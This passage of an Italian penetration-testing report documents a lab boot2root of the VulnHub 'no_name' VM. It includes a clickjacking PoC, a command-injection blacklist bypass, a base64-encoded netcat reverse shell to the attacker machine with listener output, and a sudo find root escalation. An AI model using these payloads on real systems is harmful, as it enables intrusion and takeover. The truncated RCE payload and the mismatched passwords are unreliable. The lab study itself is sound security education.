└─$ cat imp.txt
c3VwZXJhZG1pbi5waHA=

(kali㉿kali)-[~/Desktop/no_name_pics]
└─$ cat imp.txt | base64 -d
superadmin.php
```

Figura 2.14: Fase di estrazione e decodifica steganografica del payload dalle immagini.

Il fatto che `superadmin.php` sia esplicitamente segnalata da un payload steganografico, e quindi *intenzionalmente* da chi ha progettato la macchina, conferma l'ipotesi che si tratti del vettore d'attacco principale dell'attività.

2.5.2 Web Security Misconfigurations

Le scansioni automatizzate hanno rilevato sul web server una serie di *misconfiguration* ricorrenti, già classificate nella tabella 2.1. La maggior parte delle evidenze ricade nella famiglia degli **header di sicurezza HTTP mancanti o non configurati**: `X-Frame-Options` (la cui assenza espone al *Clickjacking*), `Content-Security-Policy`, `Strict-Transport-Security`, `Permissions-Policy`, `X-Content-Type-Options` e `Referrer-Policy`.

A queste si affiancano alcune *Information Disclosure* di livello *Low*: il banner HTTP che espone esplicitamente la versione `Apache/2.4.29 (Ubuntu)`, l'accessibilità del file di default `/icons/README`, e il fatto che la versione di Apache risulti significativamente obsoleta rispetto alle release correnti. Tali evidenze, isolatamente di basso impatto, contribuiscono nel complesso a facilitare la profilazione del target da parte di un attaccante.

OWASP ZAP ha inoltre segnalato un potenziale vettore XSS legato ad attributi HTML controllabili dall'utente. Questa evidenza è stata mantenuta in considerazione nella fase di scelta del vettore d'attacco principale, in cui è stato valutato il comportamento dei form esposti.

La verifica empirica dell'effettiva sfruttabilità della mancanza di header anti-clickjacking è descritta nella sezione *Target Exploitation*.

2.5.3 Analisi Servizio di Stampa (CUPS su porta 631)

Le scansioni hanno inoltre rilevato l'esposizione del demone `cups-browsed`, il componente del sistema di stampa Linux che gestisce la scoperta automatica delle stampanti di rete. Questo demone è stato recentemente oggetto della catena di vulnerabilità CVE-2024-47176 e correlate (CVSS 5.3, Severity Medium/High), che in determinate condizioni può portare a *Remote Code Execution* tramite la registrazione di stampanti malevole sulla rete.

Trattandosi di una vulnerabilità critica e relativamente recente, è stata catalogata per un'eventuale verifica empirica nella fase di Target Exploitation. La valutazione della reale sfruttabilità nel contesto dell'attività è discussa nella sezione corrispondente.

2.5.4 Identificazione Vettore d'Attacco Principale (/superadmin.php)

L'analisi è poi passata all'esame della logica applicativa delle interfacce identificate. La pagina principale (`index.php`), denominata *Fake Admin Area*, espone un form che imita una diagnostica di rete: qualunque input venga inserito, la risposta è la stringa statica “*Fake ping executed*”, senza alcuna interazione effettiva con il sistema.




Figura 2.15: Interfaccia `index.php` (*Fake Admin Area*) con risposta predefinita all'input utente.

L'interfaccia nasconde `superadmin.php`, al contrario, invoca un'esecuzione effettiva del comando `ping` verso l'indirizzo IP fornito dall'utente. I moduli web che inoltrano input dell'utente a funzioni di sistema senza un'adeguata sanitizzazione costituiscono uno dei vettori classici per le vulnerabilità di tipo **OS Command Injection** [4].

I primi test in modalità *Black-Box* — tentativi di concatenazione di comandi tramite operatori come `&&` e `;` — hanno restituito esclusivamente pagine vuote, comportamento che lascia intuire la presenza di un filtro lato server, probabilmente una *blacklist* di caratteri speciali.




Figura 2.16: Tentativo fallito di concatenazione con l'operatore AND logico (&&).




Figura 2.17: Tentativo fallito di esecuzione sequenziale con terminatore (;).

Il *bypass* del filtro e lo sfruttamento effettivo di questa vulnerabilità sono descritti nella sezione *Target Exploitation*.

2.6 Target Exploitation

La fase di *Target Exploitation* verifica empiricamente quali tra le vulnerabilità individuate nel Vulnerability Assessment risultano effettivamente sfruttabili per ottenere il controllo della macchina o per estrarne dati sensibili. Non basta che una falla esista: occorre che le condizioni operative dell'ambiente ne permettano la concreta sfruttabilità. Sono stati di conseguenza scartati i vettori d'attacco che richiederebbero interazioni non simulabili nell'ambiente isolato, che violerebbero le *Rules of Engagement* definite nel Target Scoping o che risultano logicamente inapplicabili in un approccio *Black-Box*.

2.6.1 Missing Anti-Clickjacking (UI Redressing PoC)

L'assenza degli header `X-Frame-Options` e `Content-Security-Policy` con direttiva `frame-ancestors` sulla pagina `index.php` è stata verificata tramite un *Proof of Concept* (PoC) locale. È stata sviluppata una pagina HTML di test che riproduce il principio di un attacco di *UI Redressing*: l'interfaccia bersaglio viene caricata all'interno di un `iframe` con opacità ridotta (`opacity: 0.4`) e sovrapposta a un pulsante-esca, nel caso specifico un finto link al portale *Exploit-DB*.

PoC HTML per l'attacco di Clickjacking

```
<!DOCTYPE html>
<html>
<head>
<title>Clickjacking PoC - Gruppo 11</title>
<style>
body { position: relative; text-align: center; margin-top: 50px; }
.esca {
  position: absolute; top: 120px; left: 45%; z-index: 1;
  padding: 10px 20px; background-color: red; color: white;
}
.vulnerabile {
  position: absolute; top: 0; left: 0; width: 100%; height: 500px;
  z-index: 2; opacity: 0.4; border: none; /* Trasparente */
}
</style>
</head>
<body>
<h2>Congratulazioni! Hai vinto un premio.</h2>
<a href="https://www.exploit-db.com" class="esca">Clicca qui per ritirarlo!</a>

<iframe src="http://192.168.238.7/index.php" class="vulnerabile"></iframe>
</body>
</html>
```

Nel funzionamento teorico dell'attacco, un utente attratto sulla pagina e indotto a cliccare sul pulsante-*esca* attiverebbe in realtà il pulsante "Submit" del form di `index.php` sottostante. La dimostrazione conferma la vulnerabilità del web server al *UI Redressing*, ma, trattandosi di un form privo di logica applicativa reale (la già citata *Fake Admin Area*), il vettore non offre alcun avanzamento concreto verso la compromissione del bersaglio. Si segnala inoltre che lo sfruttamento richiederebbe tecniche di Ingegneria Sociale per veicolare la vittima sulla pagina, attività esplicitamente esclusa dal perimetro delle *Rules of Engagement* (cfr. sezione Target Scoping).

2.6.2 CUPS Remote Registration (CVE-2024-47176)

A partire dall'evidenza riportata dagli scanner (cfr. tabella 2.1) Il vettore di sfruttamento previsto prevede l'utilizzo del framework *Metasploit* (`exploit/linux/cups/cups_ipp_attributes`) che istanzia un server IPP malevolo sulla macchina attaccante e induce il target a registrare una stampante fittizia sotto il controllo dell'attaccante.

Il modulo è stato caricato e configurato all'interno del framework Metasploit, ma l'esecuzione non ha prodotto risultati utili ai fini dell'ingaggio. La ragione è strutturale e non aggirabile nel contesto dell'attività. La catena di compromissione CVE-2024-47176 richiede, come trigger finale, che un utente locale del sistema target avvii un *print job* verso la stampante registrata. Solo questo evento causa effettivamente l'esecuzione del comando malevolo infettato dal modulo.

Operando in un ambiente di laboratorio isolato, privo di traffico generato da utenti simulati e attenendosi rigorosamente a un approccio *Black-Box* (che vieta l'accesso prematuro al sistema tramite credenziali non ancora compromesse), la catena di esecuzione si interrompe prima del trigger finale. La vulnerabilità

è pertanto confermata architetturealmente, ma classificata come **non sfruttabile** nel presente scenario operativo, ed è stata documentata come tale.

2.6.3 Web Remote Code Execution (/superadmin.php)

Il fallimento dei test iniziali con `&&` e `;` suggerisce la presenza di un filtro lato server basato su blacklist. Per individuarne i confini è stato condotto un *fuzzing* manuale di metacaratteri shell alternativi.

L'utilizzo del metacarattere *pipe* (`|`) tramite il payload `192.168.238.4 | cat superadmin.php` ha permesso di eludere il filtraggio. L'applicazione ha elaborato inaspettatamente la richiesta, restituendo in chiaro il codice sorgente PHP della pagina. L'attività di *Code Review* ha immediatamente evidenziato due problemi:




Figura 2.18: Estrazione del codice sorgente PHP grazie all'elusione del filtro tramite l'operatore pipe.

- Blacklist incompleta:** Il controllo dell'input è affidato alla funzione `str_replace()`, che rimuove le occorrenze presenti nell'array `$word`. Essendo un approccio limitato, omette metacaratteri fondamentali di concatenazione (come `|`). Inoltre, la blacklist include termini specifici come `bin` e `nc`, sufficienti a impedire la chiamata diretta ai binari di shell o agli strumenti di rete come Netcat, ostacolando l'apertura immediata di una *Reverse Shell*, ma non prevenendo l'esecuzione di comandi alternativi equivalenti ottenibili per altre vie.
- Chiamata diretta a `shell_exec`:** Dopo il filtraggio, l'input utente viene concatenato direttamente nella stringa passata `shell_exec("ping -c 3 $pinged")`, senza alcuna sanitizzazione strutturale. Di conseguenza, qualsiasi blocco di istruzioni iniettato successivamente alla direttiva `ping`, purché accettato dal filtro, viene eseguito arbitrariamente dal sistema operativo nel contesto del processo Apache.

Bloccata l'invocazione diretta di **Netcat** a causa del filtro imposto sull'eseguibile (**nc**) e sugli spazi, il bypass è stato costruito combinando due tecniche shell standard: la **Command Substitution** tramite *backticks* ('...') e la codifica in **Base64** del payload effettivo. L'idea è semplice: la blacklist confronta l'input con un insieme finito di stringhe vietate, quindi un comando codificato in Base64 non viene riconosciuto. Una volta iniettato, è la shell stessa a decodificare il blocco e ad eseguirlo, tramite il pattern 'echo "...'| base64 -d' racchiuso nel backticks. Il payload Base64 è stato generato sulla macchina attaccante:

```
(kali@kali)-[~/Desktop/no_name_pics]
$ echo "nc.traditional -e /bin/bash 192.168.238.4 2222" | base64
bmMudHJhZG10aW9uYWwgLWUgL2Jpbi9iYXNoIDE5Mi4xNjguMjM4LjQgMjIyMgo=
```

Figura 2.19: Codifica in Base64 del comando di Reverse Shell tramite Netcat.

Parallelamente, è stato predisposto un *listener* TCP sulla macchina attaccante (Kali Linux) in ascolto sulla porta 2222:

```
(kali@kali)-[~/Desktop/no_name_pics]
$ nc -lvnp 2222
listening on [any] 2222 ...
```

Figura 2.20: Configurazione del listener Netcat in attesa della connessione in ingresso.

Preparato l'ambiente operativo, il payload finale di *Remote Code Execution* iniettato all'interno del form web di **superadmin.php** è risultato essere il seguente:

Payload RCE con bypass in Base64

```
192.168.238.4 | 'echo "cm0gL3RtcC9m021rZmlmbyAvdG1wL2Y7Y2F0IC90bXAvZnx8L2Jpbi9zaCAtaSAyPiYxfHxuY
| base64 -d'
```

Esito dell'attacco: L'invio del form ha causato un caricamento prolungato della pagina web, sintomo di una chiamata di sistema bloccante. Nel frattempo, sul terminale dell'attaccante si è registrata la ricezione della connessione di ritorno (*call-back*), confermando l'apertura di una **Reverse Shell** sul bersaglio.

```
(kali@kali)-[~/Desktop/no_name_pics]
$ nc -lvnp 2222
listening on [any] 2222 ...
connect to [192.168.238.4] from (UNKNOWN) [192.168.238.7] 52944
```

Figura 2.21: Ricezione della Reverse Shell sul terminale dell'attaccante.

La shell iniziale, essendo un processo *non-TTY* instabile e priva di funzionalità come l'autocompletamento e la cronologia comandi, è stata promossa a TTY interattiva con l'ausilio dell'interprete

TTY Upgrading via Python

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

Un `whoami` immediato sul prompt ha confermato il livello di privilegi del *foothold*: l'esecuzione del comando arbitrario è avvenuta nel contesto dell'account di servizio `www-data`, l'utente sotto cui gira il demone Apache.

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@haclabs:/var/www/html$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Figura 2.22: Upgrading della shell in TTY interattiva e verifica dell'identità utente (`whoami`).

L'utente `www-data` è privo di privilegi amministrativi, ma può comunque leggere le directory pubbliche del file system. L'esplorazione di `/home` ha rivelato due account locali: `yash` e `haclabs`. Nella home directory di `yash` è stato individuato il file `flag1.txt`, leggibile dal contesto attuale; il suo contenuto fornisce un indizio per il successivo passaggio di privilegi all'utente `haclabs`, descritto nella sezione *Privilege Escalation*.

```
www-data@haclabs:/var/www/html$ cd /home
cd /home
www-data@haclabs:/home$ ls
ls
haclabs  yash
www-data@haclabs:/home$ cd yash
cd yash
www-data@haclabs:/home/yash$ ls -l
ls -l
total 4
-rw-rw-r-- 1 yash yash 77 Jan 30  2020 flag1.txt
www-data@haclabs:/home/yash$ cat flag1.txt
cat flag1.txt
Due to some security issues,I have saved haclabs password in a hidden file.
```

Figura 2.23: Identificazione delle home utente e acquisizione del contenuto del file `flag1.txt`.

2.7 Privilege Escalation

L'accesso iniziale ottenuto in fase di Target Exploitation è limitato all'account di servizio `www-data`, privo di privilegi amministrativi. Il percorso verso `root` si è quindi articolato in due passaggi distinti: uno spostamento orizzontale verso un utente di sistema con maggiori permessi (*User Pivoting*) e una successiva escalation verticale fino ai privilegi amministrativi (*Rooting*).

2.7.1 User Pivoting (da `www-data` a `haclabs`)

Come anticipato nella sezione precedente, il file (`flag1.txt`) nella home di `yash` contiene un indizio sull'esistenza di credenziali nascoste appartenente a quell'utente. Seguendo le tracce lasciate nel sistema, è stato utilizzato il comando `find` per individuare tutti i file nascosti di proprietà dell'utente `yash`.

```
www-data@haclabs:/home/yash$ find / -type f -user yash
find / -type f -user yash
/home/yash/flag1.txt
/home/yash/.bashrc
/home/yash/.cache/motd.legal-displayed
/home/yash/.profile
/home/yash/.bash_history
/usr/share/hidden/.passwd
find: '/proc/3544/task/3544/fdinfo/6': No such file or directory
find: '/proc/3544/fdinfo/5': No such file or directory
```

Figura 2.24: Ricerca mirata dei file di configurazione appartenenti all'utente yash.

L'ispezione del file nascosto `/usr/share/hidden/.passwd` ha rivelato una password in chiaro: `haclab1234`, sufficiente per autenticarsi come `haclabs` tramite `su` (*User Pivoting*). Nella home directory del nuovo utente è stata recuperata la seconda.

```
www-data@haclabs:/home/yash$ cat /usr/share/hidden/.passwd
cat /usr/share/hidden/.passwd
haclabs1234
www-data@haclabs:/home/yash$ su haclabs
su haclabs
Password: haclabs1234

haclabs@haclabs:/home/yash$ cd ..
cd ..
haclabs@haclabs:/home$ cd haclabs
cd haclabs
haclabs@haclabs:~$ ls
ls
Desktop  Downloads  Music      Public     Videos
Documents  flag2.txt  Pictures   Templates
haclabs@haclabs:~$ cat flag2.txt
cat flag2.txt
I am flag2
```

Figura 2.25: Spostamento laterale verso l'utente haclabs ed estrazione della seconda flag.

2.7.2 Vertical Privilege Escalation (da haclabs a root)

Acquisito il controllo dell'account `haclabs`, la priorità è passata all'enumerazione dei vettori di Privilege Escalation locale. Il primo controllo, parte di qualunque check-list standard di *post-exploitation*, riguarda i permessi di esecuzione delegata configurati via `sudo`.

Eseguendo il comando `sudo -l`, è emersa una grave *Security Misconfiguration*: l'utente `haclabs` è autorizzato ad eseguire il binario di sistema `/usr/bin/find` con i privilegi di `root`, senza la necessità di inserire alcuna password (`NOPASSWD`).

```
haclabs@haclabs:/home$ sudo -l
sudo -l
Matching Defaults entries for haclabs on haclabs:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User haclabs may run the following commands on haclabs:
    (root) NOPASSWD: /usr/bin/find
```

Figura 2.26: Enumerazione dei privilegi SUDO: il binario find risulta eseguibile come root senza vincoli di password.

Il binario `find` è esplicitamente documentato nel database *GTFOBins* [5]. Sfruttando il parametro `-exec`, originariamente progettato per eseguire comandi arbitrari sui file trovati, è possibile forzare il binario a generare una shell di sistema.

Poiché `find` viene invocato con `sudo`, la shell generata erediterà contestualmente i massimi privilegi amministrativi.

Payload di Rooting (GTFOBins)

```
sudo -u root find . -type f -exec "/bin/bash" \;
```

```
haclabs@haclabs:/home$ sudo -u root find . -type f -exec "/bin/bash" \;
sudo -u root find . -type f -exec "/bin/bash" \;
root@haclabs:/home# cd
```

Figura 2.27: Sfruttamento del binario find per l'ottenimento di una shell interattiva bash con privilegi di root.

Il payload ha aperto una shell con prompt `root@haclabs`. Acquisito il controllo totale della macchina `no_name`, è stato possibile accedere alla directory home dell'utente `/root` per catturare la terza e ultima flag (`flag3.txt`), completando tutti gli obiettivi (*Boot2Root*) previsti dal *Boot2Root*.

```
root@haclabs:~# cd /root
cd /root
root@haclabs:/root# ls
ls
flag3.txt
root@haclabs:/root# cat flag3.txt
cat flag3.txt
Congrats!!!You completed the challenge!
```

Figura 2.28: Accesso alla directory riservata ed estrazione della flag finale.

2.8 Maintaining Access

L'ultima fase del *Framework Generale per il Penetration Testing* prevede tipicamente l'installazione di un meccanismo di persistenza (*backdoor*, *Web Shell* o *Reverse Shell* in ascolto) che permetta all'attaccante di mantenere l'accesso al sistema anche dopo un riavvio o la chiusura della sessione corrente.

Durante le valutazioni tecniche condotte dal team per l'implementazione di tale fase, sono emerse tuttavia limitazioni infrastrutturali. L'analisi della superficie di attacco ha confermato che l'unico canale di comunicazione consentito esposto dal bersaglio è la porta **80 (HTTP)**. Servizi di amministrazione remota standard, come il demone SSH (porta 22), non sono risultati in ascolto o sono bloccati a livello di firewall, precludendo l'inserimento di chiavi pubbliche di accesso persistente.

L'apertura di una *bind shell* su una porta non standard sarebbe stata immediatamente visibile a una qualunque scansione di rete e bloccabile da una semplice regola di firewall. L'unica strada tecnicamente percorribile sarebbe stata la modifica permanente del codice dell'applicazione web — tipicamente l'inserimento di una *Web Shell* all'interno dei file PHP serviti da Apache.

Questa scelta è stata valutata rispetto alle *Rules of Engagement* fissate nel Target Scoping: l'inserimento di una Web Shell richiede una modifica permanente al codice sorgente dell'applicazione web, intervento giudicato troppo invasivo per un contesto in cui le ROE escludono esplicitamente azioni con effetti persistenti sul sistema. Si è quindi deciso di **non implementare alcun meccanismo di persistenza**. Recuperata la `flag3.txt` con i privilegi di `root`, le sessioni shell attive sono state chiuse e i file temporanei creati durante l'attività (la pipe `/tmp/f` utilizzata dalla *Reverse Shell*) rimossi. La macchina è stata abbandonata senza artefatti persistenti riconducibili all'attività di test.

Capitolo 3

Conclusioni

L'attività di Penetration Testing condotta sulla VM **no_name** si è conclusa con la compromissione completa del sistema e il raggiungimento dell'obiettivo *Boot2Root*: tutte e tre le flag previste dall'autore sono state recuperate. L'esercitazione ha permesso di applicare in modo integrato le otto fasi del FGPT, dalla definizione del perimetro al recupero della flag finale.

Il percorso operativo si è articolato attraverso una catena di vulnerabilità tra loro concatenate: una OS Command Injection sull'interfaccia web **superadmin.php** ha consentito l'accesso iniziale con privilegi di **www-data**, l'esposizione in chiaro di una password in file nascosti ha permesso lo *User Pivoting* verso **haclabs**, e infine una configurazione **sudo** con **NOPASSWD** sul binario **find** ha consentito il *Rooting* immediato del target. Ognuno di questi passaggi è documentato nelle sezioni precedenti con i comandi eseguiti e gli output significativi raccolti, in modo da garantire la riproducibilità dell'attività.

Al di là del risultato tecnico, alcune scelte metodologiche meritano una breve nota riepilogativa. La fase di *Vulnerability Assessment* ha incluso più tool con funzioni sovrapposte (Nessus, OpenVAS, Nikto, OWASP ZAP), e la decisione di escludere ZAP dalla pipeline definitiva è stata guidata dalla volontà di mantenere una separazione netta tra fasi di analisi e di sfruttamento, coerentemente con il FGPT. Allo stesso modo, la vulnerabilità CVE-2024-47176 su CUPS, pur architetturealmente confermata, è stata classificata come non sfruttabile per impossibilità di completare la *kill-chain* nelle condizioni di laboratorio. Infine, la fase di *Maintaining Access* è stata volutamente non implementata in ottemperanza alle *Rules of Engagement* fissate in sede di Target Scoping.

La valutazione formale del rischio, l'analisi dettagliata delle singole vulnerabilità e le raccomandazioni di *remediation* sono trattate nel documento separato *Penetration Testing Report*, che accompagna questa relazione metodologica.

Bibliografia

- [1] HacLabs, *no_name: 1*, VulnHub.
https://www.vulnhub.com/entry/haclabs-no_name,429/
- [2] OWASP Foundation, *OWASP Top 10 Web Application Security Risks*.
<https://owasp.org/Top10/>
- [3] OWASP Foundation, *Web Security Testing Guide (WSTG)*, v4.2.
<https://owasp.org/www-project-web-security-testing-guide/>
- [4] MITRE Corporation, *CWE-78: Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')*.
<https://cwe.mitre.org/data/definitions/78.html>
- [5] GTFOBins, *find - Sudo/SUID Abuse*.
<https://gtfobins.github.io/gtfobins/find/>
- [6] Gordon Lyon, *Nmap Network Scanning: The Official Nmap Project Guide to Network Discovery and Security Scanning*.
<https://nmap.org/book/>
- [7] The Penetration Testing Execution Standard (PTES).
<http://www.pentest-standard.org/>